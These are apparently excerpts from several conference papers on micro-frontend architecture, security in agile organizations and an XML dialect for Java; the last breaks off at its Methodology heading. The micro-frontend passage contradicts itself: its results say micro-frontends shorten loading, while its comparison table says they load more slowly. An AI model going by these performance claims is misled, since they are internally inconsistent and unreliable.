The process of designing and optimizing the architecture of micro-frontends in complex web applications begins with dividing the system into autonomous modules. This allows each team to independently develop, test and implement their own parts of the application, regardless of others. This approach helps to increase flexibility and scalability, as different teams can work on their micro-frontends without interfering with each other. The key aspect is the choice of the method of interaction between micro-frontends, which depends on the complexity of the system. This can be API integration, the use of an event model, or the use of a monolithic approach in which all components are combined in one place.

When preparing an article on this topic, a variety of sources may be useful, including scientific publications and research that focus on the design and optimization of micro-frontends. It is also worth examining the documentation of popular libraries and frameworks such as React, Vue, Angular, Redux and Webpack. It is equally important to pay attention to practical examples and cases from real projects, especially those implemented by large companies using the architecture of micro-frontends to solve complex problems. Performance monitoring tools such as Lighthouse and WebPageTest can also help in analyzing and identifying bottlenecks in the system.

IV. RESULTS

Let's break down an instance of putting together a micro-frontend architecture. It includes the selection of appropriate tools, the incremental construction of the application from its components, the testing of its performance, and the critique of the results obtained. Creating a micro-frontend architecture starts with building individual modules for each part of the system that carries out a distinct function. Every module here acts as an independent microfrontend, complete with its own components and state management. Each is a self-sufficient system, if you will, and together they form the larger whole of this application. A few of them have their own forms of state management, but most—especially the ones you're likely to interact with more directly—use Redux. For each module, a distinctive Webpack configuration is created, which enables dynamic loading through Module Federation. This makes it possible to download only those parts of the application that are necessary, which significantly reduces the initial download time [12].

To guarantee that the modules interact with one another, a Single SPA is used. This is responsible for routing and managing the lifecycle of the micro-frontends and allows for the direct interaction of each module. Information can be passed between the modules in two primary ways: by APIs or by events. These modules, once micro-frontends, can now interact perfectly, and the application as a whole can maintain its integrity while having these modules act independently. For any application, performance is a key requirement, and the architecture of micro-frontends must ensure that all components perform well. The architecture allows for various optimizations to be made, such as lazy loading and code splitting, which can directly improve the performance of an application by reducing its size. One of these tools is Lighthouse, which allows you to evaluate the performance, accessibility and SEO optimization of an application. WebPageTest was also used, which provides detailed information about the page loading time and its optimization.

We evaluated the download speed, rendering time, and query frequency for each micro-frontend during testing. The resulting diagrams illustrate a clear enhancement over traditional monolithic applications, especially with respect to first load time and redundant requests. We contrasted the performance of the micro-frontend architecture against several key metrics with a monolithic application. In a monolithic app, all elements load at once, producing a massive bundle size and a protracted initial boot time.

In contrast, only those modules that are needed are loaded in the micro-frontend, which reduces the loading time and reduces the amount of information transmitted [14]. To visualize the phased implementation of the micro-frontend architecture during development, you can develop a diagram showing the key stages that the development team goes through (see Fig. 1).



Fig. 1. Graph of the micro-frontend architecture development process

The diagram shows the phased implementation of the microfrontend architecture during the development process. Each stage is presented with the duration in weeks, and the total duration of each stage is also shown. This provides a visualization of how the different phases of development can be distributed over time [15]. Comparing the efficiency of micro-frontends and monolithic architectures can depend on various factors, including the complexity of the application, its scale, the technologies used, and the organization of teams. The following table can be useful to analyze these approaches in terms of their performance.

TABLE II. COMPARISON TABLE OF ARCHITECTURAL PATTERNS

Criteria	***Micro-frontend***	***Monolithic approach***
Loading time	Downloading takes longer due to the need to open multiple applications.	Fast loading, since all the elements are collected in one application
Updates and technical support	Instant update of individual application components without the need for complete recompilation	It is more difficult to carry out updates, as it requires a bulkhead and deployment of the entire application

Criteria	*Micro-frontend*	*Monolithic approach*
Flexibility and scalability	The system has more flexibility, as it allows you to scale individual components, change technologies and updates for each group	There is less flexibility, as all updates and changes require the participation of the entire team.
The complexity of the development	Increases due to the need to coordinate the actions of several teams and components	The process is less complicated, but can become burdensome as you grow
Query processing efficiency	Depends on the load distribution, there may be delays due to requests between services	Improved performance because all requests are processed within the same application

Micro frontends allow for major flexibility and scalability, letting developers zero in on individual application components—and even apply different technologies among different components. But that very flexibility may lead to a downside: a potential increase in download time, mainly because each individual application must be downloaded to the client. And if any of our applications rely on interaction with other applications (via microservices), we may incur additional download time if our interaction isn't well optimized. In contrast, the monolithic method is much better for tiny applications that need quick loading and simple development. It does not need complex coordination between teams, results from a single code base are generated more quickly, and users of the application might see that it provides faster response times. This method, however, can get cumbersome and hard to manage if your application grows.

Micro-frontend testing is an important aspect to ensure the quality and reliability of the system, ensuring the correct functioning of individual elements and their interaction. In this context, it is necessary to organize both unit testing and integration testing [16].

Unit tests are designed to check the operation of individual functions or components of the microfrontend to make sure they are correct. This covers testing UI components such as buttons, forms, and lists that are found on different pages of the application. Tools such as Jest, Mocha or Jasmine are used for these tasks.

Integration testing, in turn, is aimed at evaluating the interaction between various elements of the system. This is necessary to confirm that when combining several micro-frontends, the system functions as a single whole. For example, this may include checking the transfer of data from one micro frontend to another and the correct display of this data on the user interface. Integration testing is often performed using tools such as Cypress or Selenium [17].

The following graph shows how the use of effective test strategies (such as the introduction of CI/CD and increased test coverage) affects the number of successful tests before and after optimization (see Figure 2).



Fig. 2. The success of the tests before and after optimization

At the «pre-optimization» stage, the average number of successful tests was quite low compared to the period after the improvements were implemented. The main difficulties were limited test coverage, insufficient automation, and problems with regular testing. These circumstances led to an increase in the number of unsuccessful tests and a decrease in the overall stability of updates. After the introduction of effective approaches such as CI/CD integration, increased test coverage and test automation, the number of successful tests has increased significantly. Regular automated testing made it possible to quickly detect and eliminate errors, which helped to reduce the number of unsuccessful tests. As a result, the stability and reliability of updates have improved, and the testing process has become more productive [18].

Real-time monitoring of micro-frontends is critical to ensure system stability, especially when multiple components are involved. Such monitoring helps to quickly detect and solve problems related to performance or functionality.

Monitoring tools: Modern monitoring solutions provide the ability to track various metrics, including response time, download speed, error rate, and server status.

A. Examples of popular monitoring tools

- Prometheus and Grafana are used to track and visualize metrics;
- Sentry and New Relic are designed for error control and performance analysis;
- Google Lighthouse helps in evaluating the performance of web pages and identifying problem areas;
- Performance Management: Monitoring tools allow you to monitor the system response in real time and find «bottlenecks» - components of micro-frontends that slow down loading or degrade performance. Based on performance data, optimizations such as caching or code improvements can be implemented quickly;

A graph can be developed that illustrates how the use of monitoring and subsequent optimizations affects the reduction of system response time. For example, you can demonstrate the page response time before and after the implementation of monitoring tools (see Figure 3).



Fig. 3. The impact of monitoring on reducing system response time

This graph illustrates how the use of monitoring helps to reduce the response time of the system. Before the start of monitoring, significant peaks in response time were recorded. After the implementation of monitoring, the response time began to decrease gradually due to the ability to quickly detect and eliminate problems affecting work efficiency [20].

Testing and monitoring are essential elements to ensure the quality and effectiveness of micro-frontends. Unit tests and integration tests guarantee the reliability and correct functioning of individual components and their interactions. At the same time, real-time monitoring allows you to monitor performance, identify errors and improve the user experience. The use of these methods helps to reduce system response time and increase the overall performance of web applications.

V. DISCUSSION&CONCLUSIONS

A. *Identify the Headings*

This article describes various methods for creating a micro-frontend architecture that meets the requirements of modern web applications. The authors noted that classical monolithic approaches are significantly inferior to microfrontend architectures in terms of such parameters as flexibility, scalability and management of various components of complex systems. Both theoretical aspects and practical situations faced by developers when implementing micro-frontends are considered.

The authors emphasize the importance of monitoring and optimizing performance at the stages of development and operation of microfrontend systems. The article notes that the use of monitoring tools such as Prometheus and Grafana, combined with modern methods of caching and reducing the size of components, can significantly reduce page loading time and facilitate the process of identifying bottlenecks. One of the authors focuses on the fact that regular performance testing at the level of individual micro-frontends helps to avoid deterioration of the download speed when scaling the system, especially when heavy or complex libraries are used. However, the authors have different opinions about the scalability of monitoring tools: some complex web applications may require hybrid solutions with the integration of custom metrics.

The authors agree that CI/CD implementation and test automation play a crucial role in the successful deployment and updating of micro-frontends. The article notes that the practice of isolated testing makes it possible to detect errors and regressions at the level of individual components. Some authors emphasize that automation helps to overcome the problems associated with the independence of releases from different teams, which is especially important in a highly divided development environment. However, one of the authors notes that the implementation of CI/CD in a micro-frontend environment may become more complicated due to the need to support multiple versions of the same component and manage dependencies between modules.

The article focuses on the fact that one of the problems of the microfrontend architecture is to ensure the security of components that are developed and managed by various teams. Some researchers argue that the work of multiple teams increases security risks and complicates access control. Various approaches are proposed to solve these problems, such as the implementation of API-level security standards and the use of strict authentication and authorization methods. Nevertheless, the authors conclude that for complex systems, it may be necessary to create customized solutions that include security policies at the interface level and interactions between components.

The authors agree that the choice of architectural strategies and optimization methods for micro-frontends is determined by the features of the system, the composition of the teams, as well as the requirements for scalability and security. They propose to conduct further research in the field of integrating micro-frontends with microservices and developing standardized solutions to improve the reliability and security of architectures.

In the context of the constant complexity of web applications, micro-frontend architectures are becoming increasingly relevant, since they provide flexibility in adapting and developing systems without significant threats to their stability. This article discusses various strategies for designing and optimizing microfrontend architecture, including the use of appropriate patterns, monitoring and automation methods, as well as security practices.

The analysis shows that the choice of an architectural approach to micro-frontends depends on many factors, including requirements for team autonomy, application complexity and scalability needs. Methods such as «vertical separation» and «micro-application» allow you to effectively distribute responsibility between teams and manage large systems. The implementation of CI/CD processes and automation of testing create conditions for the safe and rapid deployment of updates. Performance monitoring and optimization tools such as Prometheus, Grafana, and Sentry help identify and eliminate bottlenecks, which helps improve system stability and responsiveness.

Nevertheless, when implementing the microfrontend architecture, certain difficulties arise, such as ensuring security in conditions of work of several teams and the complexity of managing dependencies between different components. This highlights the need to create hybrid architectures that can combine the benefits of micro-frontends and other approaches, as well as the implementation of interoperability and security standards.

In conclusion, it is worth noting that microfrontend architectures are a promising method for developing and optimizing complex web systems, however, for the successful implementation of this approach, careful strategy development is required, taking into account the specifics of each specific project.

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Adaptive Information Security Strategies in Agile Environments

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***Abstract*—In today's dynamic business environment, the intersection of information security management and organizational agility emerges as a critical imperative for enterprises seeking sustainable competitiveness and resilience. This abstract presents an innovative Information Security Management Model meticulously crafted to operate seamlessly within the framework of organizational agility. Drawing insights from a plethora of scholarly contributions and empirical studies, the model represents a holistic synthesis of established security frameworks and agile methodologies, aimed at aligning security imperatives with the relentless pace of organizational adaptation.**

***At its core, the model integrates principles from renowned standards such as ISO 27001 and the NIST Cybersecurity Framework, while imbuing them with the flexibility and responsiveness inherent in agile practices. Emphasizing the proactive integration of security considerations throughout the software development lifecycle, the model advocates for continuous security assessment and adaptive risk management strategies. Furthermore, it underscores the significance of cultivating a pervasive security culture across all organizational echelons, fostering a collective commitment to vigilance and resilience.**

***Interdisciplinary collaboration emerges as a cornerstone of the proposed model, fostering synergy among security experts, software developers, and business stakeholders. Leveraging insights from longitudinal case studies and practitioner surveys, the model prioritizes the early detection and mitigation of security vulnerabilities, thereby enhancing the organization's ability to navigate the intricacies of the digital landscape with confidence and agility.**

***By harmonizing security imperatives with the imperatives of organizational agility, the proposed model offers a pragmatic roadmap for enterprises seeking to fortify their digital infrastructure against emergent threats while capitalizing on evolving opportunities. It represents a seminal contribution to the discourse surrounding information security management in the context of organizational agility, offering actionable insights for practitioners and researchers alike.**

***Keywords*—Security; DevSecOps; Cyber Resilience; Adaptive Security; Security Governance; Organizational Agility.**

I. INTRODUCTION

In today's rapidly evolving digital landscape, where technological advancements occur at breakneck speed and cyber threats loom ever larger, the imperatives of information security and organizational agility have become indispensable pillars of modern business resilience (Dyess, 2020). Organizations, irrespective of size or industry, face the daunting task of not only safeguarding sensitive information but also ensuring that their operations remain agile and adaptable in the face of constant change. As such, the intersection of information security management and organizational agility has emerged as a critical area of focus for businesses seeking to thrive in the digital age.

The JSC “NIT” (Joint Stock Company "National Information Technologies"), situated at the nexus of technology and innovation, stands as a prime exemplar of an organization grappling with the challenges and opportunities presented by this complex interplay. As a leading provider of cutting-edge IT solutions and services, JSC “NIT” operates in a highly dynamic environment where staying ahead of the curve is not just a strategic imperative but a fundamental requirement for survival (Masrek et al., 2020). In this context, the development of a robust information security management model that seamlessly integrates with the principles of organizational agility is not merely desirable but essential for sustaining competitiveness and ensuring long-term success.

This introduction lays the foundation for a comprehensive analysis of the topic "Information Security Management Model within Organizational Agility," with JSC "NIT" serving as the focal case study. By delving into the intricacies of this intersection, we aim to shed light on the challenges, opportunities, and best practices associated with aligning information security with organizational agility in a technology-driven enterprise.

The urgency of addressing information security concerns in the modern digital landscape cannot be overstated. With cyber threats growing in sophistication and

frequency, organizations face the constant risk of data breaches, cyberattacks, and other security breaches that can have far-reaching consequences, including financial losses, reputational damage, and legal liabilities (Rindell et al., 2021). Moreover, in an era marked by increasingly stringent regulatory requirements and heightened consumer awareness of privacy issues, the stakes have never been higher for organizations to secure their information assets effectively.

At the same time, the need for organizational agility has never been more pressing. In a world where market conditions change rapidly, technological disruptions occur with increasing frequency, and customer expectations continue to evolve, organizations must be able to adapt quickly and effectively to survive and thrive (Abdullah et al., 2023). This requires agility not only in responding to external changes but also in internal processes, structures, and mindsets, enabling organizations to innovate, iterate, and pivot as needed to seize new opportunities and address emerging challenges.

However, the traditional approach to information security, characterized by rigid controls, siloed processes, and a focus on compliance rather than resilience, is often at odds with the principles of organizational agility. Indeed, many organizations find themselves caught in a dilemma: how to balance the need for robust security measures with the imperative of remaining agile and responsive in a rapidly changing environment.

In recent years, a growing body of research has emerged that seeks to address this challenge by exploring the intersection of information security management and organizational agility. Scholars and practitioners alike have proposed various frameworks, models, and best practices aimed at reconciling these seemingly conflicting imperatives and fostering a more holistic approach to security that is aligned with the principles of agility.

Within this context, the case of JSC “NIT” offers a compelling lens through which to examine the practical realities of implementing an information security management model in the context of organizational agility. As a technology-driven organization operating in a dynamic and competitive market, JSC “NIT” faces unique challenges and opportunities in this regard. By analyzing the strategies, processes, and outcomes of JSC “NIT”'s approach to information security and organizational agility, we can gain valuable insights into the complexities of this intersection and identify lessons learned that can inform future research and practice.

With this backdrop in mind, the subsequent sections of this dissertation work will delve into a comprehensive exploration of the topic, drawing on relevant literature, theoretical frameworks, and empirical evidence to illuminate the key issues and insights at play. Through a multidisciplinary lens encompassing areas such as information security, organizational theory, and strategic management, we will seek to develop a nuanced understanding of the challenges and opportunities inherent in integrating information security management with organizational agility, with JSC “NIT” serving as a compelling case study throughout.

II. Method

Literature Review: A comprehensive literature review was conducted to identify relevant articles, scholarly papers, and reports addressing the intersection of information security management and organizational agility. The search was guided by keywords such as "Agile Security," "DevSecOps," "Cyber Resilience," "Adaptive Security," "Security Governance," and "Organizational Agility."

Article Selection: Articles and papers were selected based on their relevance to the research topic and alignment with the identified keywords. Only peer-reviewed publications and reputable sources were included to ensure the credibility of the information gathered.

Data Extraction: Key findings, insights, and theoretical frameworks related to each keyword were extracted from the selected articles. Data extraction involved categorizing and summarizing the information to identify common themes, trends, and patterns across the literature.

Synthesis and Analysis: The extracted data were synthesized and analyzed to uncover relationships between information security management practices and organizational agility. Comparative analysis was performed to identify similarities, differences, and gaps in the existing literature.

III. Definition

Below are definitions from existing literature that encapsulate the key components of this topic:

Dynamic Nature of Information Security Management:

Information security management is not a static process; rather, it is dynamic and evolving to address emerging threats and vulnerabilities. It encompasses continuous assessment, adaptation, and improvement to ensure the ongoing protection of organizational information assets (Siponen & Vance, 2010).

Adaptive Capabilities in Organizational Agility:

Organizational agility involves more than just responsiveness; it requires the cultivation of adaptive capabilities that enable organizations to proactively anticipate and capitalize on opportunities for innovation and growth. These capabilities include the ability to sense changes in the business environment, seize opportunities quickly, and shape strategies accordingly (Teece, 2016).

Framework for Information Security Management:

An effective information security management model provides a structured framework for guiding the organization's efforts in safeguarding its information assets. This framework typically includes components such as risk assessment, security policies and procedures, access controls, incident response, and ongoing monitoring and improvement (ISO/IEC 27002:2013).

Integration of Agile Principles in Security Practices:

Agile security involves more than just adding security measures to agile development processes; it requires a fundamental shift in mindset towards collaboration, adaptability, and continuous improvement. This integration entails incorporating security considerations into every stage of the development lifecycle, fostering a culture of shared responsibility for security among all stakeholders (Schumacher et al., 2016).

These definitions collectively provide a foundational understanding of the key components of the dissertation topic, serving as reference points for further exploration and development of an integrated information security management model within the context of organizational agility.

IV. LITERATURE REVIEW

In recent years, the integration of Information Security Management (ISM) practices within organizations has become paramount, especially with the increasing reliance on digital systems and data. Concurrently, the pursuit of organizational agility has gained prominence, driven by the need to swiftly adapt to changing market dynamics and emerging opportunities. This literature review synthesizes insights from various studies to explore the intersection of ISM models and organizational agility, shedding light on the challenges, methodologies, and implications associated with this integration.

One of the fundamental methodologies in modern software development is DevOps, a collaborative approach that emphasizes automation and continuous delivery. Akbar et al. (2022) highlight the evolution of DevSecOps, which integrates security measures into the DevOps process to ensure the confidentiality, integrity, and availability of applications. Through a multivocal literature review and questionnaire-based survey, they identify and prioritize challenges in implementing DevSecOps, emphasizing the importance of recognizing these challenges to ensure the development of secure software.

Building on the concept of DevSecOps, Loft et al. (2022) introduce CAESAR8, an innovative approach to information security risk assessment in IT projects. CAESAR8 facilitates dynamic and comprehensive assessments of information security risks by leveraging a non-linear structure and stakeholder involvement. This model addresses real-world challenges in information security risk management, particularly for smaller organizations, by enabling continuous reevaluation and independent assessments.

The relationship between ISM practices and organizational agility is further explored by Zaini et al. (2020), who conducted a quantitative study in Malaysia. Using structural equation modeling, they found a significant association between operational agility and ISM practices in Multimedia Super Corridor (MSC)-status companies. Their research emphasizes the importance of a comprehensive framework for ISM practices to enhance organizational agility, particularly in the IT industry.

In addition to empirical studies, theoretical frameworks play a crucial role in understanding the dynamics between information security and organizational agility. Zaini et al. (2018) propose a theoretical model based on Integrated System Theory and Resource-Based View to conceptualize the relationship between information security and organizational agility. Drawing from various theories, their framework offers insights into how organizations can leverage information security as a strategic asset to achieve competitive advantage.

As organizations navigate the complexities of information security management and strive for agility, the role of IT alignment becomes increasingly pertinent. Jonathan and Gebremeskel (2020) explore the influence of IT alignment on organizational agility, information security, and digital transformation. Their ongoing research aims to elucidate how IT alignment can facilitate the integration of information security practices within agile organizations, particularly in the digital era.

Furthermore, behavioral aspects play a crucial role in shaping security practices within organizations. Harnesk and Lindström (2011) delve into the influence of discipline and agility on security behavior, highlighting the coexistence of these factors in effective security management. Their research underscores the importance of addressing behavioral and cultural aspects to enhance information security practices.

The literature also discusses the role of IT infrastructure in enabling organizational agility and information security. Panda and Rath (2017) investigate the relationship between IT infrastructure and agility in the context of India, highlighting the supportive role of IT infrastructure in sensing and responding to organizational changes. Their study underscores the importance of agile IT infrastructure in enhancing organizational agility and information security.

Moreover, theoretical frameworks such as the 5S Organizational Agility Framework proposed by Baškarada and Koronios (2018) provide a structured approach to understanding organizational agility. Grounded in dynamic capabilities, their framework identifies key capabilities essential for fostering agility, including sensing, searching, seizing, shifting, and shaping.

Additionally, several studies highlight the challenges and strategies associated with integrating security practices within agile development methodologies:

Software security prioritization in Agile Software Development (ASD):

Tøndel et al. (2022) delve into the intricate process of influencing security prioritization within Agile Software Development (ASD) projects. Their study emphasizes the pivotal role of security experts in guiding teams towards effective security prioritization. Rather than imposing specific activities, the focus lies on providing support to teams, particularly in Small and Medium-sized Enterprises (SMEs) engaged in ASD. By understanding the factors that hinder or facilitate security prioritization, the study proposes a model that delineates the influences shaping this process. This model not only aids security professionals but also offers valuable insights for ASD teams grappling with security prioritization challenges.

Maintaining a balance between agility and security in the cloud:

In the dynamic landscape of modern enterprises, the migration to cloud computing has reshaped the way organizations operate. Dyess (2020) sheds light on the conundrum faced by IT leaders in balancing agility and security within cloud environments. As enterprises prioritize agility to meet evolving consumer needs, traditional security tools and processes often fall short in safeguarding against emerging cyber threats. Dyess

advocates for embracing cloud-native approaches, DevOps practices, and robust security policies to strike a delicate equilibrium between agility and security. This entails a proactive stance towards security, where organizations leverage automation and prioritize security measures without impeding the pace of innovation.

Security practices in agile software development:

Rindell et al. (2021) provide empirical insights into the utilization and impact of security engineering activities within agile software development methodologies. Their study underscores the intricate relationship between agile practices and the selection of security measures. By examining the perceived impact of security practices vis-à-vis their utilization rates, the study reveals potential biases and challenges in integrating security into iterative development workflows. The findings emphasize the importance of proactive security measures, particularly those implemented in the early stages of development, to mitigate security risks effectively. However, the study also highlights the need for further research to streamline the integration of security engineering activities into agile software development processes.

Security risks associated with agile development beyond software:

Caldwell (2015) extends the discourse on security risks associated with agile development methodologies beyond traditional software development. As agile principles permeate various domains, including the creation of web or IT-dependent products and services, Caldwell raises concerns about the potential compromise of network security. The inherent focus on customer or product owner priorities, which often do not align with security considerations, poses significant challenges. This underscores the imperative for holistic security measures that encompass not only software development but also network infrastructure and data protection strategies.

Architecture-centric testing for security in agile development:

Al-Azzani (2014) advocates for an architecture-centric approach to security testing aligned with agile principles. By emphasizing incremental and continuous refinements, this approach integrates security considerations into the architectural foundation of software systems. Al-Azzani underscores the significance of proactive risk management and iterative improvements to detect vulnerabilities early in the development lifecycle. Through architecture-centric evaluation and analysis, organizations can fortify their systems against security threats while adhering to agile development principles.

Continuous security model for DevSecOps using open-source software over cloud:

Kumar and Goyal (2020) introduce the ADOC model, a conceptual framework designed to facilitate the adoption of DevSecOps practices in cloud environments using open-source software (OSS). This model transforms security into a continuous, automated workflow, enabling organizations to deliver secure applications with speed, agility, and cost-effectiveness. By leveraging OSS automation and interworking OSS tools, the ADOC model offers solutions to the challenges inherent in securing cloud-based deployments. Kumar and Goyal underscore the importance of continuous security assessment and emphasize the role of DevSecOps in aligning security with rapid software deployment cycles.

Challenges and solutions in adopting DevSecOps:

Rajapakse et al. (2022) conduct a systematic review of challenges encountered in adopting DevSecOps practices. Their study identifies a myriad of challenges, ranging from people-related factors to tooling and infrastructure constraints. By mapping these challenges to corresponding solutions, the study provides valuable insights for practitioners seeking to navigate the complexities of DevSecOps adoption. Rajapakse et al. advocate for the development of developer-centric security testing tools and the automation of manual security practices to align with the rapid pace of software deployment cycles characteristic of DevSecOps environments.

IT governance and compliance in family businesses with regards to cybersecurity:

Ulrich and Stockert (2023) delve into the realm of IT governance and compliance, particularly within the context of cybersecurity, in family businesses. Their empirical study reveals deficiencies in cybersecurity practices among family firms, including a lack of evaluation metrics for cyber risks and infrequent utilization of Information Security Management Systems (ISMS). These findings underscore the importance of aligning governance and compliance initiatives with cybersecurity objectives to mitigate cyber risks effectively. Additionally, the study highlights the need for increased awareness and adoption of cybersecurity measures within family businesses to safeguard against potential cyber threats.This literature review provides a comprehensive understanding of the challenges and strategies associated with integrating security practices within agile development methodologies, emphasizing the need for continuous refinement and adaptation to ensure both agility and security in today's dynamic business environment.

In conclusion of literature review, the integration of information security management models within the context of organizational agility presents both challenges and opportunities for organizations. Empirical studies and theoretical frameworks provide valuable insights into the relationship between ISM practices, organizational agility, and IT alignment, offering guidance for organizations seeking to enhance their security posture while maintaining agility in today's dynamic business landscape. Further research in this area is warranted to address emerging challenges and leverage opportunities for innovation and growth.

V. CONCLUSION

In conclusion, the synthesis of literature on the intersection of information security management (ISM) and organizational agility underscores the critical importance of effectively balancing security and agility in today's dynamic digital landscape. The key findings highlight the multifaceted challenges organizations face, ranging from reconciling rapid adaptation with robust security measures to addressing behavioral and cultural aspects of security. However, they also illuminate promising opportunities, such as leveraging DevSecOps

practices and aligning IT governance with cybersecurity efforts.

Moving forward, proactive and collaborative security approaches, continuous adaptation and improvement, developer-centric solutions, and effective IT alignment emerge as overarching themes critical for success in integrating security and agility. Future research endeavors should delve into the impact of emerging technologies like AI and blockchain on ISM and organizational agility, develop practical frameworks for integrating security into diverse agile methodologies, and explore the human factors influencing security behavior within agile organizations.

By addressing these challenges and capitalizing on these opportunities, organizations can harness the synergy between ISM and organizational agility to not only fortify their resilience against evolving threats but also gain a competitive edge in the digital age.

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An XML Dialect for JAVA Program Specification and Its Graphical Tool

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Abstractc - **The integration of XML-based dialects into programming language specifications facilitates enhanced interoperability, automation, and visualization. This research presents a novel XML dialect tailored for JAVA language specification, coupled with a graphical tool leveraging JavaFX and Matplotlib. The proposed solution enables automated parsing of PDF-based language references, conversion into structured XML, and subsequent visualization. Furthermore, it supports dynamic state addition, new XML file creation, and automatic code generation. Comparative analysis with existing methodologies underscores its advancements in efficiency, extensibility, and usability.**

Keywords - XML dialect, Java, UML, State machine diagrams, JavaFX, Code generation,Visualization, Software engineering, Model-driven development.

I. INTRODUCTION

The formalization of programming language specifications using XML fosters structured representation and machine-readable definitions, enabling automated transformations and semantic verification. Prior studies have explored XML dialects for defining grammar rules, abstract syntax trees (ASTs), and metamodeling paradigms [1]. However, existing methodologies often lack a cohesive mechanism for seamless graphical integration and real-time modification, crucial for compiler engineering and domain-specific modeling languages (DSMLs) [2].

This research adheres to the principles of Model-Driven Engineering (MDE), a paradigm where high-level abstractions drive software generation, validation, and transformation [3]. MDE-based approaches facilitate the development of domain-specific languages (DSLs) by employing metamodel-driven representations encoded in XML. By structuring language specifications within XML, developers can enforce syntactic constraints, ensure structural consistency, and automate the transformation process between different levels of abstraction [4].

Prominent frameworks in MDE exemplify the efficacy of structured XML representations:

- Eclipse Modeling Framework (EMF) with Graphical Modeling Framework (GMF): EMF supports metamodel-driven development, enabling the instantiation of DSLs, while GMF facilitates graphical editor synthesis for model visualization [5].
- Papyrus: A UML-compliant, Eclipse-based modeling tool that supports multi-layered metamodeling, enabling the definition, persistence, and transformation of models in XML [6].
- Acceleo: A template-based model-to-text (M2T) transformation engine leveraging XML-encoded models to produce executable code artifacts, aligning with OMG's Model-Driven Architecture (MDA) principles [7].
- Graphviz: While not inherently MDE-centric, Graphviz enables graph-based visualization using DOT format, which can be derived from XML model descriptions through transformation pipelines [8].
- Altova XMLSpy: A high-fidelity XML modeling environment supporting hierarchical visualization and schema validation, enhancing structured data representation [9].

These frameworks illustrate diverse approaches to XML-driven modeling, underscoring the necessity of an integrated graphical toolchain for real-time modification and visualization. While EMF and GMF

provide extensive capabilities for DSL development, they often require complex configurations and lack native support for direct JAVA language specification [10]. Similarly, Papyrus offers UML-based modeling but does not inherently facilitate direct syntax manipulation for programming languages. Acceleo enables automated code generation, yet its reliance on predefined templates limits real-time modifications. Graphviz provides flexible visualization but lacks interactive model editing capabilities. Altova XMLSpy excels in XML validation but does not support state-based modeling, essential for language specification and compiler design.

This research introduces an XML dialect specifically designed for JAVA, extending MDE methodologies by incorporating an automated pipeline for parsing, structuring, and rendering JAVA specifications. Unlike existing solutions, this approach provides real-time graphical state modifications, enabling users to define and manipulate JAVA constructs dynamically. The proposed system leverages JavaFX and Matplotlib for graphical state representation, ensuring interactive and adaptive model visualization. By integrating XML parsing, graphical representation, and automatic code generation, the system enhances efficiency in defining and visualizing JAVA specifications, mitigating limitations found in prior methodologies [11].

II. MAIN BODY

a. Lit Review

The use of XML-based models in software engineering has been extensively studied, particularly in defining language specifications, automating transformations, and ensuring interoperability. Several key methodologies provide a foundation for XML-driven programming language specifications:

- Abstract Syntax Trees (ASTs) in XML: ASTs are commonly represented using XML for compiler construction and static code analysis. Studies indicate that XML-based ASTs improve modularity and enhance syntax validation in domain-specific languages (DSLs) [12]. However, these representations lack built-in graphical visualization and require external tools for interpretation.
- XML Metadata Interchange (XMI): XMI is an Object Management Group (OMG) standard for exchanging metadata information via XML. It is widely used in UML-based modeling tools such as Papyrus and EMF. While XMI ensures interoperability among modeling frameworks, it does not directly support programming language specifications and requires additional transformations for graphical representation [13].
- Grammar Representation using XML: Context-Free Grammars (CFGs) and Extended Backus-Naur Form (EBNF) have been encoded in XML to facilitate automatic parsing and syntactic validation. Notable implementations include the W3C XML Schema for grammar representation and related parsing frameworks. Despite their strengths in defining syntactic rules, these approaches do not inherently provide dynamic modification capabilities [14].
- Model-Driven Engineering (MDE) for Code Generation: The MDE paradigm, as implemented in Acceleo, enables automatic source code generation from XML-based models. Research suggests that template-based code generation improves software maintainability by separating concerns between model definitions and executable logic [15]. However, rigid templates limit adaptability in real-time editing scenarios.
- Graph-Based Visualization Approaches: XML-driven visualization tools, such as Graphviz and Altova XMLSpy, facilitate structured diagram generation. Graphviz relies on the DOT language, which can be generated from XML, whereas XMLSpy provides hierarchical visualization. Despite their strengths in rendering structured data, neither tool supports direct interaction with programming language specifications [16].

Existing methodologies exhibit fundamental limitations in dynamic state modification, seamless XML-to-code integration, and intuitive graphical editing. The proposed system addresses these gaps by combining XML-driven language specifications with interactive visualization and automated code generation, enhancing both usability and efficiency [17].

b. Methodology

